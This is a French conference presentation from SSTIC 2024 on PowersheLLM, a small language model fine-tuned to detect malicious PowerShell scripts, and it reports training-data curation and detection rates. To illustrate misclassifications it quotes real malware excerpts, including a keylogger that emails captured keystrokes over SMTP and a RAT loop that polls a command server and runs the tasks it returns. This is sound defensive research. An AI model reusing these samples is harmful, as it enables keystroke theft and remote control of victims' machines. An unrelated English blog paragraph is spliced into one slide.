

# PowersheLLM : Un Large Language Model à l'épreuve de l'horreur

SSTIC  
07/06/2024

# Vos intervenants



**Sylvio Hoarau**  
Analyste malware CTI @ GLIMPS



**Pierre-Adrien Fons**  
Ingénieur R&D @ GLIMPS

# Artificial and Threat Intelligences

La croisée des « intelligences »





# Détection de PowerShell – Approches antérieures




- 🕒 **Deep learning rises: New methods for detecting malicious PowerShell**
- 🕒 Extraction de features via l'Antimalware Scan Interface (AMSI) et l'AST des scripts.
- 🕒 Embeddings des features via FastText
- 🕒 Détection par modèle profond LSTM

## MANDIANT

- 🕒 **Malicious PowerShell Detection via Machine Learning**
- 🕒 Approche basée sur le traitement du langage naturel (NLP) "from scratch"
- 🕒 Pré-traitement, normalisation et tokenization manuelle, pre-LLM era
- 🕒 Détection via apprentissage supervisé d'un modèle de classification

# LLM – Modélisation statistique de séquences

- Text
- Image
- Video
- Audio
- ...?



- Question/Réponse
- Résumé
- Description
- Traduction
- Analyse de sentiment
- ChatBot
- Génération

# LLM – Une activité foisonnante

- ✔ Une grande variété de modèles, commerciaux et open-source
- ✔ Pléthore de jeux de données, frameworks et benchmarks
- ✔ En CyberSécurité:

**Défense:** Détection, analyse, rapports


**Attaque:** Phishing, génération d'attaques

The screenshot displays the Hugging Face Hub interface, organized into three main columns: Models, Spaces, and Datasets.

- Models:** Lists several models with their update times and popularity metrics (downloads and likes).
  - mistralai/Codestral-22B-v0.1 (Updated 3 days ago, 376 downloads, 697 likes)
  - 2Noise/ChatTTS (Updated about 16 hours ago, 583 likes)
  - openbmb/MiniCPM-Llama3-V-2\_5 (Updated about 11 hours ago, 35.3k downloads, 919 likes)
  - meta-llama/Meta-Llama-3-8B (Updated 22 days ago, 959k downloads, 4.47k likes)
  - nvidia/NV-Embed-v1 (Updated 4 days ago, 3.22k downloads, 199 likes)
- Spaces:** Displays a list of applications.
  - OpenGPT 4o (1.3k likes)
  - Omost (273 likes)
  - FineWeb: decanting the web for the finest text ... (257 likes)
  - ToonCrafter (223 likes)
  - Chattts Zero (160 likes)
- Datasets:** Lists various datasets.
  - HuggingFaceFW/fineweb-edu (Updated about 23 hours ago, 819 downloads, 149 likes)
  - HuggingFaceFW/fineweb (Updated 4 days ago, 25.9k downloads, 1.34k likes)
  - migtissera/Tess-v1.5 (Updated 6 days ago, 89 downloads, 49 likes)
  - Cohere/wikipedia-2023-11-embed-multili... (Updated Mar 19, 4.5k downloads, 207 likes)
  - cognitivecomputations/SystemChat-2.0 (Updated 4 days ago, 16 downloads, 30 likes)

At the bottom of each column, there are links to browse more content: "Browse 400k+ models", "Browse 150k+ applications", and "Browse 100k+ datasets".

# LLM – Pré-entraînement & *fine-tuning*



Grand jeu de données non labellisées


**Coûteux** en calculs

Petit jeu de données labellisées

**Peu coûteux** en calculs



# Pré-entraînement BERT: *Masked Language Modelling*




Masque aléatoirement une proportion choisie de tokens et essaie de les prédire

Encourage le modèle à développer les liens statistiques entre les *tokens*

# Pré-training BERT: *Next Sequence Prediction*

Prédire la véracité de la relation antécédent-conséquent d'une paire de séquences

Encourage le modèle à développer les liens statistiques entre les séquences




# PowersheLLM – Un LLM pour la détection de PS1 malveillant



## StarEncoder

- *Petit* LLM encoder-only (~125M paramètres)
- Entraîné sur ~80 langages de programmation
- Un jeu de données massif (des milliards de documents)



## Fine-tuning

Petit jeu de données  
labellisé (~7000  
documents)



## PowerSheLLM

Un détecteur de PowerShell  
malveillant efficace et peu  
coûteux

### Dry run

FPS	FNR
0.10%	99.57%
0.50%	17.32%
1.00%	12.12%
5.00%	5.63%




### Fine tuned run

FPS	FNR
0.10%	38.38%
0.50%	14.39%
1.00%	6.31%
5.00%	0.51%

# PowersheLLM – Modèle et données

- ⊗ Concevoir et entraîner le modèle: la partie "facile"  
= *coûteux en temps GPU*
- ⊗ Assembler, nettoyer et labéliser le jeu de données: le "gros" du travail  
= *coûteux en temps humain !*



# PowersheLLM – Modèle et données

- ☑ Récolte des données

*Scripts légitimes et malveillants, sources ouvertes variées de qualité variable.*

- ☑ Entraînements, corrections et améliorations itératives

*Apprentissage continu : boucle collecte de données – nettoyage et labellisation assistée.*

- ☑ Identification des scripts

*Un problème quand l'extension est trompeuse ou absente !*

- ☑ Dé-duplication et normalisation

*Un travail nécessaire pour assurer des entrées informatives et saines.*

- ☑ Partitionnement du jeu de données pour l'apprentissage

*Un problème d'équilibre entre les classes.*



# Amélioration itérative

## Démarche

- ☑ Que veut-ont détecter ?  
*PS1 malveillants ! Langage complexe polymorphe et polyglotte.*
- ☑ Dataset de validation  
*Eprouvette témoin et reclassification de l'entraînement*
- ☑ Analyse des faux positifs et faux négatifs
- ☑ Replaçons les résultats dans un contexte métier  
*Afin de mieux reclassifier nos données d'entraînement*



# Analyses FP/FN...

## Tri des données d'apprentissage

- ⊗ **Conservation** du label d'origine
- ⊗ **Changement** de label (reclassification)
- ⊗ **Supression** des échantillons

*“Démêlons le vrai du faux !”*



# Faux positifs

## Vrai Faux Positifs

Echantillons issus du dataset de **goodwares**, vus comme **malwares** mais **sains**

39d187ee30f3b2a4

VT 0: éditeur de texte

```
$script: handlers = @(
$Handler.ConsoleKey([ConsoleKey]::Home, $function:CmdHome),
$Handler.ConsoleKey([ConsoleKey]::End, $function:CmdEnd),
$Handler.ConsoleKey([ConsoleKey]::Escape, $function:CmdClearLine),
$Handler.ConsoleKey([ConsoleKey]::LeftArrow, $function:CmdLeft),
$Handler.ConsoleKey([ConsoleKey]::RightArrow, $function:CmdRight),
$Handler.ConsoleKey([ConsoleKey]::UpArrow, $function:CmdUp),
$Handler.ConsoleKey([ConsoleKey]::DownArrow, $function:CmdDown),
$Handler.ConsoleKey([ConsoleKey]::Enter, $function:CmdEnter),
$Handler.ConsoleKey([ConsoleKey]::Backspace, $function:CmdBackspace),
$Handler.ConsoleKey([ConsoleKey]::Delete, $function:CmdDelete),
$Handler.ConsoleKey([ConsoleKey]::Tab, $function:CmdTab),
$Handler.Shift([ConsoleKey]::Tab, $function:RevTab),
$Handler.Shift([ConsoleKey]::LeftArrow, $function:CmdLeftShift),
$Handler.Shift([ConsoleKey]::RightArrow, $function:CmdRightShift),
$Handler.Control('A', $function:CmdCopyText),
$Handler.Control('V', $function:CmdPasteText),
$Handler.Control('W', $function:CmdCutText),
$Handler.Control('X', $function:CmdCutText),
$Handler.ControlMeta([ConsoleKey]::LeftArrow, $function:CmdLeftMeta),
$Handler.ControlMeta([ConsoleKey]::RightArrow, $function:CmdRightMeta),
$Handler.ControlBackspace($function:CmdDeleteBackspace),
$Handler.ControlMeta([ConsoleKey]::Delete, $function:CmdDeleteMeta)
)

function CmdCopyText {
    if ( !$this. selectingL -and !$this. selectingR ) {
        $this. clip.Text = $this. text.ToString()
        $this. clip.SelectAll()
        $this. clip.Copy()
    }
}

function CmdCutText {
    if ( !$this. selectingL -and !$this. selectingR ) {
        $this. clip.Text = $this. text.ToString()
        $this. clip.SelectAll()
        $this. clip.Copy()
        DeleteSelectedText
    }
}

function CmdPasteText {
    if ( $this. selectingL -or $this. selectingR ) {
        $this. clip.Text = ""
        $this. clip.Paste()
        InsertTextAtCursor $this. clip.Text
        InitSelecting;
    }
}
```

174f957d28f3a6e0

VT 0: horodateur des dernières saisies utilisateur

```
$idletime = $null
Function Get-IdleTime {
    if ($idletime -ne "TRUE") {
        $script:idletime = "TRUE"
        echo "Loading Assembly"
        $PS = "TVq0AAMAAAEAAA//BAALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA"
        $dllbytes = [System.Convert]::FromBase64String($PS)
        $assembly = [System.Reflection.Assembly]::Load($dllbytes)
    }
    Write-Output ("Last input " + [UserInput]::LastInput) | out-s
    Write-Output ("Idle for " + [UserInput]::IdleTime) | out-stri
}
```

```
6.5 GetLastInputInfo
6.5 LASTINPUTINFO
6 FileDescription
6 System.Reflection
6 System.Runtime.InteropServices
6 Marshal
6 System.Diagnostics
6 RuntimeCompatibilityAttribute
5 Comments
5 _CorDllMain
5 get_LastInput
5 get_UtcNow
5 GetTypeFromHandle
```

- ✔ Notre modèle se trompe
- ✔ Scripts non malveillants. Difficiles pour notre modèle (= difficulté saine)
- ✔ Pas de relabélisation



# Faux positifs

## Faux Positifs > zone grise

Echantillon issu du dataset de **goodwares**, vu comme **malware** selon le contexte

*dabe38d1bd7b91bb*

VT 1: Générateur de rapport système au format HTML

```
$sploded = $null
Function Get-ServicePerms {

if ($sploded -ne "TRUE") {
    $script:sploded = "TRUE"
    echo "Loading Assembly"
    $i = "TVqQAAMAAAEAAAA/8AALgAAAAAAAAQAAAAAAAAAAAAAAAAA"
    $dllbytes = [System.Convert]::FromBase64String($i)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}

[ServicePerms]::dumpservices()
$computer = $env:COMPUTERNAME
$complete = "[+] Writing output to C:\Temp\Report.html"
echo "[+] Completed Service Permissions Review"
echo "$complete"

}
```

```
19  dumpservices
18  System.Net
17  System.Security.AccessControl
16  mscoree.dll
15  System.IO
15  GetHostName
15  C:\Temp\Report.html
13  System.Runtime.CompilerServices
12  ^(.+?).exe
11  System.ServiceProcess
10  System.Data
10  targetTable
10  targetTable
9   SELECT * FROM Win32_Service
9   get_FullName
9   get_Directory
9   CommonObjectSecurity
8   get_FileSystemRights
```

- ⊗ Script en zone grise. Peut être utilisé par des équipes d'administration ou exploité par des attaquants
- ⊗ Retrait du script des datasets

# Faux négatifs

## Vrai Faux Négatifs

Echantillons issus du dataset de **malwares** vus comme **sains** mais qui sont **malveillants**

7d8671c91a02bfbf

VT 30: RAT powerplant fin 7

```
$urlConsole = "https://myshortbio.com/Ght 4tg :h4eeGRjrgw212t67"
if ($urlConsole -like %url%) {
    Out-Debug "Module is uninitialized: urlConsole is '$urlConsole'"
    exit
}
```

```
# -- Start
while ($true) {
    $nextStart = (Get-Date).AddSeconds(1)
    # query console for job
    $tl = ""
    Get-Job | % { $tl += $_.Name +
    $tl = $tl.TrimEnd("|")
    $ debCnt += 1
    if ($ debCnt % 100 -eq 1) {
        $ dbg = "QUERY Console (Loop# $ debCnt). TaskList: " + $tl
        Out-Debug $ dbg
    }
    $ query = (Convert-ToBase64 "QUERY") + "`n" + (Convert-ToBase64 $tl)
    ($ task, $ err) = Send-ToConsole $ query
    if (([String]::IsNullOrEmpty($ err) -eq $true) -and ([String]::IsNullOrEmpty($ task) -eq $false)) {
        Run-Command $ task
    }
}
```

```
function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $sn = ""
    try {
        $q = "$!ELECT Serial Number FROM! Win32!BIOS"
        $mSearcher = Get-WmiObject -Query ($q -replace '!', '') -ea SilentlyContinue
        if ($mSearcher) {
            foreach ($o in $mSearcher) {
                if ($o.Properties.Name -eq "SerialNumber") {
                    $sn = $o.Properties.Value
                }
            }
        }
    } catch {}
}
```

864b7259d829a2e0

VT 36: Keylogger

```
# Edit only this section!
$TimesToRun = 2
$RunTimeP = 1
$From = "key 81@gmail.com"
$Pass = "lov @123"
$To = "lovis .egreat59@gmail.com"
$Subject = "Keylogger Results"
$body = "Keylogger Results"
$SMTPServer = "smtp.mail.com"
$SMTPPort = "587"
$credentials = new-object Management.Automation.PSCredential $From, $Pass

# scan all ASCII codes above 8
for ($ascii = 9; $ascii -le 254; $ascii++) {
    # get current key state
    $state = $API::GetAsyncKeyState($ascii)
    # is key pressed?
    if ($state -eq -32767) {
        $null = [console]::CapsLock

        # translate scan code to real key
        $virtualKey = $API::MapVirtualKey($ascii, 3)

        # get keyboard state for virtual keys
        $kbstate = New-Object Byte[] 256
        $checkkbstate = $API::GetKeyboardState($kbstate)

        # prepare a StringBuilder to receive input key
        $mychar = New-Object -TypeName System.Text.StringBuilder

        # translate virtual key
        $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar, 0, 0)

        if ($success) {
            # add key to logger file
            [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::UTF8)
        }
    }
}
$TimeNow = Get-Date
}
$Runner++
send-mailmessage -from $from -to $to -subject $Subject -body $body -Attachments $Attachments -smtpserver $SMTPServer -smtpport $SMTPPort -credential $credentials -force
Remove-Item -Path $Path -force
}
```

- ✔ Scripts malveillants
- ✔ Notre modèle se trompe !
- ✔ A conserver

"It's not dumb if it works!"

# Faux négatifs

## Faux Faux Négatifs

Echantillons issus du dataset de **malwares** vus comme **sains** qui sont **sains**

9201e1189900e5fc

VT 2: Set-wallpaper

```
Function Set-WallPaper
{
    [ CmdletBinding ( ) ] Param( $WallpaperData )
    $SavePath = "$Env:UserProfile\AppData\Local\wallpaper" + ".jpg"
    Set-Content -value $ ( [ System . Convert ] : : FromBase64String (
    $WallpaperData ) ) -encoding byte -path $SavePath
    [...]

public static void SetWallpaper ( string path , Wallpaper . Style style )
{
    SystemParametersInfo ( SetDesktopWallpaper , 0 , path , UpdateIniFile
    | SendWinIniChange ) ;
    RegistryKey key = Registry . CurrentUser . OpenSubKey( "ControlPanel
    \\\Desktop" , true ) ;
    switch ( s t y l e )
    {
    case Style . Stretched :
    key . SetValue ( @ " WallpaperStyle" , "2" ) ;
    key . SetValue ( @ " TileWallpaper " , "0" ) ;
    break ;
    }
    [...]
}
```

02c0858f446ac918

VT 12: Invoke-VoiceTroll

```
Function Invoke-VoiceTroll
{
    [ CmdletBinding ( ) ]
    Param (
        [ Parameter ( Mandatory = $True , Position = 0 ) ]
        [ ValidateNotNullOrEmpty ( ) ]
        [ String ] $VoiceText
    )
    Set-StrictMode -version 2
    Add-Type -AssemblyName System . Speech
    $synth = New-Object -TypeName System . Speech . Synthesis .
    SpeechSynthesizer
    $synth . Speak ( $VoiceText )
}
```

- ✔ Scripts sains ! Mais appartenant au quadriciel "Powershell Empire"
- ✔ Notre modèle a raison !
- ✔ Scripts à relabéliser ... direction les **goodwares**

# ... so what ?

## Dry run

FPs	FNR
0.10%	99.57%
0.50%	17.32%
1.00%	12.12%
5.00%	5.63%




## Fine tuned run

FPs	FNR
0.10%	38.38%
0.50%	14.39%
1.00%	6.31%
5.00%	0.51%



## Labels curated run

FPs	FNR
0.10%	6.44%
0.50%	2.58%
1.00%	2.58%
5.00%	0.52%



# PowersheLLM - Avantages de l'approche

- ☑ *<spoil> Cet outil n'est pas un antivirus ! </spoil>*  
*Détection du caractère malsain (et c'est novateur) en analyse statique*
- ☑ Détection automatique des patterns malveillants/malsains dans les données  
*Pas de signatures à adapter*
- ☑ Évolution constante : apprentissage et re-déploiement en continu  
*Pipeline de collecte, nettoyage et labellisation de données semi-automatique*  
*Faible coût d'entraînement et de déploiement*
- ☑ Rapidité d'exécution
- ☑ Adaptable à d'autres langages



# PowersheLLM - Limites de l'approche

- ⊗ 1024 Tokens en entrée en utilisant StarEncoder
- ⊗ N'espérons pas résoudre tous les problèmes de détection avec de l'IA
- ⊗ La confiance n'exclut pas le contrôle ... de nos sources !
- ⊗ Fond VS Forme (attaques contre les modèles d'IA)

Language Learning Models (LLMs) have revolutionized the field of natural language processing, enabling machines to understand and generate human-like text. At the core of LLMs lies the concept of tokens, which serve as the fundamental building blocks for processing and representing text data. In this blog post, we'll demystify tokens in LLMs, unraveling their significance and exploring how they contribute to the power and flexibility of these remarkable models.

# Du malveillant au malsain, quelle défense pour nos SI ?

- ⊗ Méthodes complémentaires (malsain = LLM VS malveillant = signature )
- ⊗ Zone grise ...
- ⊗ ... résolue par des tâches décisionnelles
- ⊗ À utiliser dans son contexte qui ne doit pas être figé.
- ⊗ L'intelligence artificielle utilisée au profit de l'analyste.



# Conclusion



## Axes d'amélioration

- ✓ Modèles plus performants
- ✓ Enrichissement du jeu de données
- ✓ Adaptation à d'autres problématiques

**TO BE  
CONTINUED...→**

# ¿ questions ?
